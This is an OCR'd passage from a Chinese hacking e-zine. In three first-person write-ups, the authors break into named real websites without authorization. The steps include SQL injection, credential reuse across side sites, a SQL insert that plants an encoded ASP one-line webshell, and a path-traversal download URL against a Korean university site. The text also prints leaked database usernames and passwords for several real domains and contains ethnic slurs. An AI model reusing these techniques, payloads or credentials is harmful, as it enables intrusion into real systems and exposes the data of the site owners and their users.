


图 2-1-8

（全文完）责任编辑：冷鹰

第 2 节 屌丝一步步入侵黑鹰论坛

作者：1_Two

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

前言:下班太无聊了，于是就...！撸站总比撸管要健康。

E-mail:1_Two@f4ck.net

过程:先看了一下主站和论坛。主站齐博 V7.0 整站。论坛 phpwind 8.7 齐博漏洞相信大家都知道，就不多介绍了。先看看有什么旁。 如图 2-2-1：




图 2-2-1

好吧，dede。其实把旁站都看了一遍。整个服务器的站 8 个左右的 dedecms 2 个左右齐博整站 1-2 个 DZ 1 个 phowind，如图 2-2-2，2-2-3：

图 2-2-2

图 2-2-3

md5 解密，然后接着注入了其他的 dede。显示这个密码是常用密码。

拿到 shell 之后，不能提权。各种不行。这里就不多叙述了。还发现有狗，刚注入怎么就没出来了。。。

把个个 dede 的数据库帐号和密码先保存到了文本，有点规律，如图 2-2-4：

```
http://jiagu.cc/
$cfg_dbname = 'jiagu';
$cfg_dbuser = 'jiagu';
$cfg_dbpwd = '7[redacted]0jiagu';

http://hyxdt.com/dede/index.php
$cfg_dbname = 'hyxdt';
$cfg_dbuser = 'hyxdt';
$cfg_dbpwd = 'hyxdt7[redacted]0';

http://honghu.tv/
define('UC_DBUSER', 'honghu');
define('UC_DBPW', 'honghu7[redacted]0');
define('UC_DBNAME', 'honghu');

http://www.shishicaikj.com/
$cfg_dbname = 'shishicaikj';
$cfg_dbuser = 'shishicaikj';
$cfg_dbpwd = 'shishic[redacted]';
```

图 2-2-4

发现帐号是域名，密码是域名+刚刚的密码。于是上传个 php 个 shell。在 mysql 连接那猜解 3800it 主站，论坛，二级域名。但是管理这几个站就不是这个规律了，蛋碎一地。

本来想放弃来着，但是又不甘心。。。于是接着看别的站站。。。

于是，出现了一丝生机，如图 2-2-5：




图 2-2-5

打开站一看，默认后台。齐博 v7.0，拿刚刚的密码成功登录。但是拿不了 shell，到处有狗咬。顿时心都凉了。

看了会大片，突然想到齐博后台有个跨目录的洞洞。。。于是去试了一下，哎呀，妈呀，这是神马？ 如图 2-2-6：




图 2-2-6

先下了 mysql，web 3G 多放着那看看下吧。。。 如图 2-2-7：




图 2-2-7

本地搭建了一个环境，把主站的密码破出来了，刚刚那个。。。论坛的密码出不来，还就这一个管理。。。

但是主站是齐博,后台改了,论坛又破不了,怎么办了？等 web 下载完呗,如图 2-2-8,2-2-9：




图 2-2-8




图 2-2-9

好了，后台出来了。但是解出来的密码登录显示密码错误。现在写文章的时候，灵光一闪。我估么着知道是很忙情况了，等会去测试。

有了全部的源码，这样 vip 站的后台就知道了，这样。

vip 站沦陷，截个进后台的图吧 如图 2-2-10：

图 2-2-10

拿到 shell 之后还是不能跨，接着想办法。。。查看源码的 bbs 站，得到了数据库帐号密码。。。直接去 phpshell 中连接。。。

因为密码解不了，所以想到改了管理的密码。。。去群里问了一下，但是最后想到了一个办法。秒改了 bbs 管理的密码。最后本地搭建了一个 phpwind 8.7 各种测试拿 shell 的办法。成功了一个，大家自己猜。在截个 shell 图，大家自己打地址吧。。。

ie 打开，谷歌好像显示空白。 如图 2-2-11：




图 2-2-11

总结:一步步慢慢的入侵之路，我学到了很多东西。其实过程不想写的这么简单，我只是把成功的步骤写出来了。。。好了，好像没什么写的了，俺去看主站。

ps:不能隐藏，算了，我也不收费了。。。最后我的思路果然正确了。主站以搞定。他调用的不是齐博的库库。嘎嘎，如图 2-2-12：

图 2-2-12

（全文完）责任编辑：冷鹰

第 3 节 渗透蓝翔 Web

作者：Tr0jan
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

目标：www.lxjx.cn 蓝翔技校
过程：判断下网站大概情况 如图 2-3-1：




图 2-3-1

最后筛选从 jixiechang.lxjx.cn 入手，注入得出后台帐号密码 admin xxoo，但是各种工具跑不出后台，在页面最下方发现网站建设公司 如图 2-3-2，2-3-3：




图 2-3-2




图 2-3-3

通过对该公司的其他网站的检测，过程比较繁琐，一个一个测试，最后通过旁注得到该公司旗下某个站的 SHELL，发现该站的后台目录/cnsail
得到此目录，打开我们的 jixiechang.lxjx.cn/cnsail，如图 2-3-4：

图 2-3-4

登陆，如图 2-3-5：

图 2-3-5

没发现可利用的地方，对/cnsail 目录下进行进一步扫描，得到/cnsail/inc/data.asp，如图 2-3-6：

图 2-3-6

这里我们创建一个 ASP 后缀的数据库 f4ck.asp 点击创建之后进入，如图 2-3-7：

图 2-3-7

我们执行

1、Create TABLE temp(cmd text NOT NULL); //建立 temp 表，里面就一个 cmd 字段

2、Insert INTO temp (cmd) VALUES('╪攘數畣整爟煥敵瑳∨≡┫ 愾'); //把编码后的一句话木马插入到 temp 表（密码 a）

然后我们连接 jixiechang.lxjx.cn/f4ck.asp，如图 2-3-8：




图 2-3-8

菜刀连接,直接可以任意跨目录，主站目录，如图 2-3-9：




图 2-3-9

服务器在内网，如图 2-3-10，2-3-11：




图 2-3-10

图 2-3-11

没有继续渗透下去，里面黑客太多，至此结束。从网站提取的数据库操作脚本

数据库连接脚本 data.txt

http://pan.baidu.com/share/link?shareid=166104502&uk=1832384802

（全文完）责任编辑：冷鹰

第 4 节 下载组件综合利用分析

作者：YoCo Smart

来自：Silic Security Forum

网址：http:// BlackBap.Org/

棒子自古多傻逼。引言，谢谢

直接上漏洞：

```
iarr.kangwon.ac.kr/download.asp?fn=8.pdf
```

此类漏洞以前讲过，直接下载 asp 就是了，例如：

```
http://iarr.kangwon.ac.kr/download.asp?fn=../../admin/logon.asp
```

这个文件里面我们会发现用户名和密码是分开验证的,用户名没过滤,而密码是 md5 加密的,因为是分开验证，所以万能密码似乎很拙计。。。
那么我们看看数据库配置吧
在 globalDim.asp 这个文件末尾包含了 dbConnStr.asp 这个文件，目测是数据库信息。
最后下载数据库配置文件 dbConnStr.asp 得到数据库代码：

```
dbConnStr = "provider=SQLOLEDB;Data Source=127.0.0.1,3433;Initial Catalog=kwiar;user ID=kwiar;password=ehdwkdus13;"
```

数据库不能外链，用数据库密码社工后台密码也是错误的
后来我想在前台找个注入点，确实有

```
